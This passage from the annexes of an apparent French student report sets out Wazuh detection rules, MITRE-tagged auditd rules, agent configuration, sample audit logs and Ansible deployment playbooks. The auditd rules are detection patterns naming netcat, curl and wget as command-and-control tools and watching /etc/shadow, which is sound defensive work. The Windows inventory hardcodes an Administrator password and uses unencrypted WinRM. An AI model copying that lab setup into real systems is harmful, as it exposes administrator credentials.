<if_group>custom_rules</if_group>
<field name="audit.exe">~/var/ossec/bin/wazuh-agentd$|
~/var/ossec/bin/wazuh-syscheckd$|
~/var/ossec/bin/wazuh-logcollector$|
~/var/ossec/bin/wazuh-modulesd$|
~/var/ossec/bin/wazuh-execd$</field>
<description>Exception : Processus internes de l'agent Wazuh
  autorisés (ignorée)</description>
</rule>

<rule id="100037" level="0">
<if_sid>100003</if_sid>
<field name="audit.cwd">~/var/ossec$</field>
<field name="audit.auid">^4294967295$</field>
<field name="audit.exe">~/usr/sbin/useradd$</field>
<field name="audit.execve.a1">~-D$</field>
<description>Exception : Vérification des politiques de comptes
  par le module SCA Wazuh (ignorée)</description>
</rule>

<rule id="100038" level="0">
<if_sid>100002</if_sid>
<field name="audit.cwd">~/var/ossec$</field>
<field name="audit.auid">^4294967295$</field>
<field name="audit.exe">~/usr/bin/passwd$|~/bin/passwd$</field>
<description>Exception : Vérification du statut des mots de passe
  par le module SCA Wazuh (ignorée)</description>
</rule>

</group>

<group name="linux, ssh, sudo, custom_rules, mitre_attack,">

<rule id="100020" level="10">
<if_sid>5763</if_sid>
<mitre>

```

```
<id>T1110.001</id>
</mitre>
<description>Attaque par force brute SSH détectée : Multiples é
    ches depuis la même IP.</description>
</rule>

<rule id="100021" level="3">
<if_sid>5715</if_sid>
<mitre>
<id>T1021.004</id>
</mitre>
<description>Connexion SSH réussie pour l'utilisateur $(srcuser)
    depuis l'IP $(srcip).</description>
</rule>

<rule id="100022" level="5">
<if_sid>5402</if_sid>
<mitre>
<id>T1548.003</id>
</mitre>
<description>Utilisation réussie de SUDO par l'utilisateur
    $(user).</description>
</rule>

<rule id="100023" level="8">
<if_sid>5403</if_sid>
<mitre>
<id>T1548.003</id>
</mitre>
<description>Tentative SUDO échouée : L'utilisateur $(user) n'a
    pas les droits ou a fait une erreur de mot de
    passe.</description>
</rule>

</group>
```


Annexe 2 : Les règles auditd

```
-a always,exit -F arch=b64 -S execve -F exe=/bin/bash -F
  auid>=1000 -F auid!=-1 -F key=mitre_execution
-a always,exit -F arch=b64 -S execve -F exe=/bin/nc -F
  key=mitre_execution
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/nc -F
  key=mitre_execution
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/python3 -F
  key=mitre_execution
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/sh -F
  auid>=1000 -F auid!=-1 -F key=mitre_execution
-a always,exit -F arch=b64 -S execve -F exe=/bin/sh -F auid>=1000
  -F auid!=-1 -F key=mitre_execution
-w /etc/shadow -p rwa -k credential_access
-w /etc/gshadow -p ra -k credential_access
-w /etc/group -p wa -k account_manipulation
-w /etc/passwd -p wa -k create_account
-w /var/log -p a -k mitre_defense_evasion_T1070.002
-a always,exit -F arch=b64 -S execve -F exe=/bin/rm -F auid>=1000
  -F auid!=-1 -F key=mitre_defense_evasion_T1070.004
-a always,exit -F arch=b64 -S execve -F exe=/bin/uname -F
  auid>=1000 -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/cat -F auid>=1000
  -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/hostname -F
  auid>=1000 -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/hostnamed -F
  auid>=1000 -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/who -F auid>=1000
  -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/w -F auid>=1000
  -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/id -F auid>=1000
  -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/ps -F auid>=1000
  -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/bin/top -F auid>=1000
  -F auid!=-1 -F key=mitre_discovery
```

```
-a always,exit -F arch=b64 -S execve -F exe=/bin/htop -F
  auid>=1000 -F auid!=-1 -F key=mitre_discovery
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/wget -F
  key=mitre_c2
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/curl -F
  key=mitre_c2
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/nc -F
  key=mitre_c2
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/rsync -F
  key=mitre_c2
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/sftp -F
  key=mitre_c2
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/scp -F
  key=file_transfer
-a always,exit -F arch=b64 -S execve -F exe=/bin/tar -F
  key=mitre_collection
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/zip -F
  key=mitre_collection
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/crontab -F
  key=mitre_persistence_cron
-w /etc/cron.d -p wa -k mitre_persistence_cron
-w /etc/sudoers -p wa -k mitre_privilege_escalation
-w /etc/sudoers.d -p wa -k mitre_privilege_escalation
-a always,exit -F arch=b64 -S execve -F exe=/usr/sbin/useradd -F
  key=mitre_account_manipulation
-a always,exit -F arch=b64 -S execve -F exe=/usr/sbin/usermod -F
  key=mitre_account_manipulation
-a always,exit -F arch=b64 -S execve -F exe=/usr/sbin/insmod -F
  key=mitre_rootkit
-a always,exit -F arch=b64 -S execve -F exe=/usr/sbin/modprobe -F
  key=mitre_rootkit
-a always,exit -F arch=b64 -S execve -F exe=/usr/sbin/rmmod -F
  key=mitre_rootkit
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/base64 -F
  key=mitre_obfuscated_execution
-a always,exit -F arch=b64 -S execve -F exe=/usr/sbin/tcpdump -F
  key=mitre_network_sniffing
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/tshark -F
  key=mitre_network_sniffing
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/netstat -F
  auid>=1000 -F auid!=-1 -F key=mitre_network_discovery
```

```
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/ss -F
  auid>=1000 -F auid!=-1 -F key=mitre_network_discovery
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/dd -F
  key=mitre_data_destruction
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/systemctl -F
  key=mitre_service_stop
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/kill -F
  key=mitre_service_stop
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/killall -F
  key=mitre_service_stop
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/pkill -F
  key=mitre_service_stop
```

Annexe 3 : Configuration de l'agent wazuh



```

GNU nano 7.2                                /var/ossec/etc/ossec.conf
<!-- Choose between "plain", "json", or "plain,json" for the format of internal logs -->
<logging>
  <log_format>plain</log_format>
</logging>

</ossec_config>

<ossec_config>
  <localfile>
    <log_format>journal</log_format>
    <location>journal</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/ossec/logs/active-responses.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/dpkg.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/auth.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/ufw.log</location>
  </localfile>


  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/kern.log</location>
  </localfile>

  <localfile>
    <log_format>audit</log_format>
    <location>/var/log/audit/audit.log</location>
  </localfile>

</ossec_config>

```

FIGURE 15 – Configuration des fichiers logs collecté par l'agent wazuh



```

GNU nano 7.2                                /var/ossec/etc/ossec.conf *
<syscheck>
  <enabled>yes</enabled>
  <scan_on_start>yes</scan_on_start>
  <interval>12h</interval>
  <skip_nfs>yes</skip_nfs>
</syscheck>

<!-- File integrity monitoring -->
<syscheck>
  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 10 seconds -->
  <frequency>10</frequency>

  <scan_on_start>yes</scan_on_start>

  <!-- Directories to check (perform all possible verifications) -->
  <directories>/etc,/usr/bin,/usr/sbin</directories>
  <directories>/bin,/sbin,/boot</directories>
  <directories check_all>"yes" realtime="yes"> /etc/passwd,/etc/shadow,/etc/sudoers,/tmp,</directories>
  <directories>/root/.ssh/authorized_keys,/etc/iptables,/etc/firewalld,/etc/hosts</directories>

  <!-- Files/directories to ignore -->
  <ignore>/etc/mtab</ignore>
  <ignore>/etc/hosts.deny</ignore>
  <ignore>/etc/mail/statistics</ignore>
  <ignore>/etc/random-seed</ignore>
  <ignore>/etc/random.seed</ignore>
  <ignore>/etc/adjtime</ignore>
  <ignore>/etc/httpd/logs</ignore>
  <ignore>/etc/utmpx</ignore>
  <ignore>/etc/wtmpx</ignore>
  <ignore>/etc/cups/certs</ignore>
  <ignore>/etc/dumpdates</ignore>
  <ignore>/etc/svc/valatile</ignore>

  <!-- File types to ignore -->
  <ignore type="sregex">.log$.swp$</ignore>

  <!-- Check the file, but never compute the diff -->
  <nodiff>/etc/ssl/private.key</nodiff>

  <skip_nfs>yes</skip_nfs>
  <skip_dev>yes</skip_dev>
  <skip_proc>yes</skip_proc>
  <skip_sys>yes</skip_sys>

```

FIGURE 16 – Configuration de module de vérification d'intégrité des fichier(FIM)

```

ID="unset" UID="root" GID="wazuh" EUID="root" SUID="root" FSUID="root" EGID="wazuh" SGID="wazuh" FSGID="wazuh"
type=CMD msg=audit(1781617568.020:412): cwd="/var/ossec"
type=PATH msg=audit(1781617568.020:412): item=0 name="/etc/shadow" inode=1836712 dev=08:02 mode=0100640 ouid=0 ogid=42 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_fr
ootid=00UID="root" OGID="shadow"
type=PROCTITLE msg=audit(1781617568.020:412): proctitle="/var/ossec/bin/wazuh-syscheckd"
type=USER_CMD msg=audit(1781617579.925:413): pid=2274 uid=1000 auid=1000 ses=2 subj=unconfined msg=op=PAM:session_close grantors=pam_limits,pam_env,pam_env,pam_permit,pam_umask,pam_unix ac
t="root" exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/0 res=success UID="hazem" AUID="hazem"
type=CRED_DISP msg=audit(1781617579.925:414): pid=2274 uid=1000 auid=1000 ses=2 subj=unconfined msg=op=PAM:setcred grantors=pam_permit acct="root" exe="/usr/bin/sudo" hostname=? addr=? term
inal=/dev/pts/0 res=success UID="hazem" AUID="hazem"
type=SYSCALL msg=audit(1781617582.242:415): arch=c000003e syscall=257 success=yes exit=10 a0=ffffff9c a1=28cdd10 a2=0 a3=0 items=1 ppid=1 pid=987 auid=4294967295 uid=0 gid=110 euid=0 suid=0
fsuid=0 egid=110 sgid=110 fsgid=110 tty=(none) ses=4294967295 comm="wazuh-syscheckd" exe="/var/ossec/bin/wazuh-syscheckd" subj=unconfined key="credential_access" ARCH=x86_64 SYSCALL=openat A
UID="unset" UID="root" GID="wazuh" EUID="root" SUID="root" FSUID="root" EGID="wazuh" SGID="wazuh" FSGID="wazuh"
type=CMD msg=audit(1781617582.242:415): cwd="/var/ossec"
type=PATH msg=audit(1781617582.242:415): item=0 name="/etc/gshadow" inode=1835744 dev=08:02 mode=0100640 ouid=0 ogid=42 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_f
rootid=00UID="root" OGID="shadow"
type=PROCTITLE msg=audit(1781617582.242:415): proctitle="/var/ossec/bin/wazuh-syscheckd"
type=SYSCALL msg=audit(1781617582.276:416): arch=c000003e syscall=257 success=yes exit=0 a0=ffffff9c a1=28bdcf30 a2=0 a3=0 items=1 ppid=1 pid=987 auid=4294967295 uid=0 gid=110 euid=0 suid=0
fsuid=0 egid=110 sgid=110 fsgid=110 tty=(none) ses=4294967295 comm="wazuh-syscheckd" exe="/var/ossec/bin/wazuh-syscheckd" subj=unconfined key="credential_access" ARCH=x86_64 SYSCALL=openat AU
ID="unset" UID="root" GID="wazuh" EUID="root" SUID="root" FSUID="root" EGID="wazuh" SGID="wazuh" FSGID="wazuh"
type=CMD msg=audit(1781617582.276:416): cwd="/var/ossec"
type=PATH msg=audit(1781617582.276:416): item=0 name="/etc/shadow" inode=1836712 dev=08:02 mode=0100640 ouid=0 ogid=42 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_fr
ootid=00UID="root" OGID="shadow"
type=PROCTITLE msg=audit(1781617582.276:416): proctitle="/var/ossec/bin/wazuh-syscheckd"
type=SYSCALL msg=audit(1781617585.391:417): arch=c000003e syscall=257 success=yes exit=0 a0=ffffff9c a1=7a2ba1fcf347 a2=80000 a3=0 items=1 ppid=2228 pid=2283 auid=1000 uid=1000 gid=1000 euid
=0 suid=0 fsuid=0 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=2 comm="sudo" exe="/usr/bin/sudo" subj=unconfined key="credential_access" ARCH=x86_64 SYSCALL=openat AUID="hazem" UID="hazem" GID
="hazem" EUID="root" SUID="root" FSUID="root" EGID="hazem" SGID="hazem" FSGID="hazem"
type=CMD msg=audit(1781617585.391:417): cwd="/home/hazem"
type=PATH msg=audit(1781617585.391:417): item=0 name="/etc/shadow" inode=1836712 dev=08:02 mode=0100640 ouid=0 ogid=42 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_fr
ootid=00UID="root" OGID="shadow"
type=PROCTITLE msg=audit(1781617585.391:417): proctitle="375646F08636174002F7661722F6C6F672F61756469742F61756469742E6C6F67"
type=USER_ACCT msg=audit(1781617585.392:418): pid=2283 uid=1000 auid=1000 ses=2 subj=unconfined msg=op=PAM:accounting grantors=pam_permit acct="hazem" exe="/usr/bin/sudo" hostname=? addr=?
terminal=/dev/pts/0 res=success UID="hazem" AUID="hazem"
type=USER_CMD msg=audit(1781617585.392:419): pid=2283 uid=1000 auid=1000 ses=2 subj=unconfined msg=cwd="/home/hazem" cmd=636174202F7661722F6C6F672F61756469742F61756469742E6C6F67 exe="/usr/b
in/sudo" terminal=pts/0 res=success UID="hazem" AUID="hazem"
type=CRED_REFR msg=audit(1781617585.393:420): pid=2283 uid=1000 auid=1000 ses=2 subj=unconfined msg=op=PAM:setcred grantors=pam_permit,pam_cap acct="root" exe="/usr/bin/sudo" hostname=? add
r=? terminal=/dev/pts/0 res=success UID="hazem" AUID="hazem"
type=USER_START msg=audit(1781617585.393:421): pid=2283 uid=1000 auid=1000 ses=2 subj=unconfined msg=op=PAM:session_open grantors=pam_limits,pam_env,pam_env,pam_permit,pam_umask,pam_unix ac
ct="root" exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/0 res=success UID="hazem" AUID="hazem"
type=SYSCALL msg=audit(1781617585.394:422): arch=c000003e syscall=59 success=yes exit=0 a0=640ab4479ae8 a1=640ab4488ea0 a2=640ab4497280 a3=64 items=2 ppid=2284 pid=2285 auid=1000 uid=0 gid=0
euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts1 ses=2 comm="cat" exe="/usr/bin/cat" subj=unconfined key="mitre_discovery" ARCH=x86_64 SYSCALL=execve AUID="hazem" UID="root" GID="root" E
UID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=EXECVE msg=audit(1781617585.394:422): argc=2 a0="cat" a1="/var/log/audit/audit.log"
type=CMD msg=audit(1781617585.394:422): cwd="/home/hazem"
type=PATH msg=audit(1781617585.394:422): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2753020 dev=08:02 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="root"
type=PROCTITLE msg=audit(1781617585.394:422): proctitle="636174002F7661722F6C6F672F61756469742F61756469742E6C6F67"
hazem@hazem:~$

```

FIGURE 17 – Exemple des logs collecté par l'agent wazuh

Annexe 4 : Déploiement automatisé avec Ansible

Déploiement de l'agent wazuh sur linux

fichier deploy-wazuh.yml

```
---
- name: Deploy Wazuh Agent
  hosts: all
  become: yes
  vars:
    wazuh_manager_ip: "192.168.56.10"

  tasks:
    - name: Add Wazuh GPG key
      ansible.builtin.shell:
        cmd: "curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH
          | gpg --no-default-keyring --keyring
            gnupg-ring:/usr/share/keyrings/wazuh.gpg --import &&
            chmod 644 /usr/share/keyrings/wazuh.gpg"
        creates: /usr/share/keyrings/wazuh.gpg

    - name: Add Wazuh repository
      ansible.builtin.apt_repository:
        repo: "deb [signed-by=/usr/share/keyrings/wazuh.gpg]
          https://packages.wazuh.com/4.x/apt/ stable main"
        state: present
        filename: wazuh
        update_cache: yes

    - name: Install Wazuh agent
      ansible.builtin.apt:
        name: wazuh-agent
        state: present
        update_cache: yes
        environment:
          WAZUH_MANAGER: "{{ wazuh_manager_ip }}"

    - name: Configure Wazuh agent manager IP
      ansible.builtin.replace:
```

```

path: /var/ossec/etc/ossec.conf
regexp: 'MANAGER_IP'
replace: '{{ wazuh_manager_ip }}'

- name: Enable and start Wazuh agent service
  ansible.builtin.systemd:
    name: wazuh-agent
    state: started
    enabled: yes
    daemon_reload: yes

```

fichier inventory.ini

```

[wazuh_agents]
192.168.56.30 ansible_user=hazem

```

fichier README.md

```

# Deploy Wazuh Agent with Ansible

This playbook installs the Wazuh agent on the hosts
defined in the 'inventory.ini' file.

## Prerequisites

1.  **Ansible:** Make sure you have Ansible installed on
    the machine where you are running the playbook.
2.  **SSH Access:** You need to have SSH access to the
    target machines. It is recommended to use SSH keys for
    passwordless authentication.

## Inventory

The 'inventory.ini' file contains the list of hosts where
the Wazuh agent will be deployed. It has been generated
from your 'machines.txt' file. You can add or remove
hosts as needed.

The format is: '<IP_ADDRESS> ansible_user=<USERNAME>'

## Variables

The playbook uses the following variable:

```

```
*   'wazuh_manager_ip': The IP address of your Wazuh
    manager.
```

You can change the default value in the 'deploy_wazuh.yml' file:

```
'''yaml
- name: Deploy Wazuh Agent
  hosts: all
  become: yes
  vars:
    wazuh_manager_ip: "192.168.56.10"
'''
```

How to Run the Playbook

To deploy the Wazuh agent, run the following command:

```
'''bash
ansible-playbook -i inventory.ini deploy_wazuh.yml
  --ask-become-pass
'''
```

You will be prompted for the 'sudo' password for the remote user. If you have set up passwordless 'sudo', you can omit the '--ask-become-pass' flag.

Déploiement de l'agent wazuh sur windows

fichier deploy-wazuh.yml

```
---
- name: Deploy Wazuh Agent on Windows
  hosts: windows
  gather_facts: no

  vars:
    wazuh_manager_ip: "192.168.56.10"
    local_msi_path: "wazuh-agent-4.14.3-1.msi"
    remote_temp_dir: "C:\\\\Temp"

  tasks:
```

```

- name: Create a temporary directory for the installer
  ansible.windows.win_file:
  path: "{{ remote_temp_dir }}"
  state: directory

- name: Copy Wazuh agent installer to the remote host
  ansible.windows.win_copy:
  src: "{{ local_msi_path }}"
  dest: "{{ remote_temp_dir }}\\{{ local_msi_path }}"

- name: Install Wazuh agent
  ansible.windows.win_package:
  path: "{{ remote_temp_dir }}\\{{ local_msi_path }}"
  arguments:
  - /qn
  - WAZUH_MANAGER={{ wazuh_manager_ip }}
  - WAZUH_REGISTRATION_SERVER={{ wazuh_manager_ip }}
  state: present
  product_id: "Wazuh Agent" # You might need to adjust this
    ID

- name: Clean up the installer
  ansible.windows.win_file:
  path: "{{ remote_temp_dir }}"
  state: absent

```

fichier hosts.yml

```

windows:
hosts:
192.168.56.20:
ansible_user: Administrator
ansible_password: "064872470"
vars:
ansible_connection: winrm
ansible_winrm_server_cert_validation: ignore
# --- Add these lines for HTTP ---
ansible_port: 5985
ansible_winrm_scheme: http
ansible_winrm_transport: ntlm

```

fichier inventory.yml

```

all:

```

```

children:
windows:
hosts:
# This will include the hosts from the hosts.yml file

vars:
ansible_connection: winrm
ansible_winrm_server_cert_validation: ignore

```

fichier README.md

```
# Wazuh Agent Deployment on Windows with Ansible
```

This project provides an Ansible playbook to deploy the Wazuh agent on multiple Windows machines. It automates the installation process, making it easier to manage a fleet of Windows endpoints.

Files

- * 'deploy_wazuh.yml': The main Ansible playbook responsible for the deployment tasks.
- * 'hosts.yml': This file serves as your Ansible inventory, defining the target Windows machines and their connection details.
- * 'inventory.yml': This file is currently set up to reference 'hosts.yml' for host definitions. It defines general connection variables for Windows hosts.
- * 'wazuh-agent-4.14.3-1.msi': The Wazuh agent installer file. This file should be present in the same directory as the playbook.

Prerequisites

Before running the playbook, ensure you have the following installed on your Ansible control machine:

- * ****Ansible****:

```

'''bash
pip install ansible
'''

```
- * ****pywinrm****: This Python library is required for Ansible to communicate with Windows machines using

```
WinRM.
'''bash
pip install pywinrm
'''

## Configuration

### 'hosts.yml'

This file is where you define your target Windows
machines. Each host should have its IP address, an
'ansible_user' (administrator account), and
'ansible_password'.

Example 'hosts.yml':

'''yaml
windows:
hosts:
192.168.56.20:
ansible_user: Administrator
ansible_password: "YourStrongPassword1"
192.168.56.21:
ansible_user: AnotherAdmin
ansible_password: "AnotherStrongPassword2"
'''

**Important:** Replace "YourStrongPassword1" and
"AnotherStrongPassword2" with the actual passwords
for your Administrator accounts. For production
environments, consider using Ansible Vault to encrypt
sensitive information like passwords.

### 'deploy_wazuh.yml'

* **'wazuh_manager_ip':** By default, this is set to
"192.168.56.10". If your Wazuh manager has a
different IP address, you can modify this variable
directly in the 'deploy_wazuh.yml' file or pass it as
an extra variable when running the playbook (e.g., '-e
"wazuh_manager_ip=YOUR_MANAGER_IP"').
```

How to Run

1. ****Ensure prerequisites are met.****
2. ****Update 'hosts.yml'**** with the details of your target Windows machines.
3. ****Place the 'wazuh-agent-4.14.3-1.msi' file**** in the same directory as 'deploy_wazuh.yml'.
4. ****Execute the playbook**** from your control machine using the following command:

```
'''bash
ansible-playbook -i hosts.yml deploy_wazuh.yml
'''
```

Troubleshooting: 'product_id'

The playbook uses the 'win_package' module for installation, which relies on the 'product_id' to identify the installed package. In 'deploy_wazuh.yml', it's set to "Wazuh Agent".

If the installation or subsequent checks fail, it might be due to an incorrect 'product_id'. You can find the exact 'Name' of the installed product on a Windows machine by running this PowerShell command:

```
'''powershell
Get-WmiObject -Class Win32_Product | Select-Object
-Property Name
'''
```

Adjust the 'product_id' in 'deploy_wazuh.yml' if necessary.

Déploiement des configurations sur Linux

fichier playbook.yml

```
---
- hosts: all
  become: yes
  tasks:
```

```

- name: Déployer les règles auditd
  ansible.builtin.copy:
    src: audit.rules
    dest: /etc/audit/rules.d/audit.rules
    owner: root
    group: root
    mode: '0640'
    notify: Reload auditd rules

- name: Déployer la configuration de Wazuh
  ansible.builtin.copy:
    src: ossec.conf
    dest: /var/ossec/etc/ossec.conf
    owner: root
    group: wazuh
    mode: '0660'
    notify: Restart wazuh-agent

handlers:
- name: Reload auditd rules
  ansible.builtin.command:
    cmd: augenrules --load

- name: Restart wazuh-agent
  ansible.builtin.service:
    name: wazuh-agent
    state: restarted

```

fichier serveurs.txt

```
hazem@192.168.56.30
```

fichier README.md

```

# Déploiement de Configurations Auditd et Wazuh avec
  Ansible

Ce projet fournit un playbook Ansible pour automatiser le
déploiement des fichiers de configuration pour 'auditd'
et 'Wazuh' sur un ensemble de serveurs Linux.

## Prérequis

```

Avant de lancer le déploiement, assurez-vous que les conditions suivantes sont remplies :

1. ****Ansible**** : Ansible doit être installé sur la machine depuis laquelle vous allez exécuter le playbook.
2. ****Accès SSH**** : Vous devez disposer d'un accès SSH vers les serveurs cibles. L'authentification par clé SSH est recommandée.
3. ****Privilèges Sudo**** : L'utilisateur SSH doit pouvoir utiliser 'sudo' sans mot de passe sur les serveurs cibles pour effectuer les opérations nécessitant des droits root.

Structure du projet

- 'playbook.yml' : Le playbook Ansible principal qui contient les tâches de déploiement.
- 'serveurs.txt' : Fichier d'inventaire listant les serveurs sur lesquels la configuration sera déployée (un serveur par ligne).
- 'audit.rules' : Fichier contenant les règles à appliquer pour le service 'auditd'.
- 'ossec.conf' : Fichier de configuration pour l'agent Wazuh.
- 'README.md' : Ce fichier.

Instructions de déploiement

1. ****Mettre à jour l'inventaire**** :
Modifiez le fichier 'serveurs.txt' pour y lister toutes les adresses IP ou les noms de domaine des serveurs que vous souhaitez configurer.
2. ****Personnaliser les configurations**** :
Adaptez les fichiers 'audit.rules' et 'ossec.conf' pour qu'ils correspondent à la configuration souhaitée.
3. ****Exécuter le playbook**** :
Lancez le déploiement en utilisant la commande suivante depuis votre terminal :

```
'''bash
ansible-playbook -i serveurs.txt playbook.yml
--ask-become-pass
'''
```

Le playbook se connectera à chaque serveur listé dans
'serveurs.txt' et effectuera les actions suivantes :

- Copie du fichier 'audit.rules' vers
'/etc/audit/rules.d/audit.rules'.
- Copie du fichier 'ossec.conf' vers
'/var/ossec/etc/ossec.conf'.
- Application des propriétaires et permissions corrects
sur les fichiers.
- Rechargement des règles 'auditd' et redémarrage de
l'agent Wazuh (uniquement si les fichiers de
configuration correspondants ont été modifiés).

Déploiement des configurations sur Windows

fichier update-wazuh.yml

```

---
- name: Mise à jour de la configuration Wazuh Agent sur
  Windows
  hosts: windows
  tasks:

- name: Copier le nouveau fichier ossec.conf
  ansible.windows.win_copy:
    src: ossec.conf
    dest: 'C:\Program Files (x86)\ossec-agent\ossec.conf'
    backup: yes # Crée une sauvegarde automatique de l'ancien
                fichier (.bak)

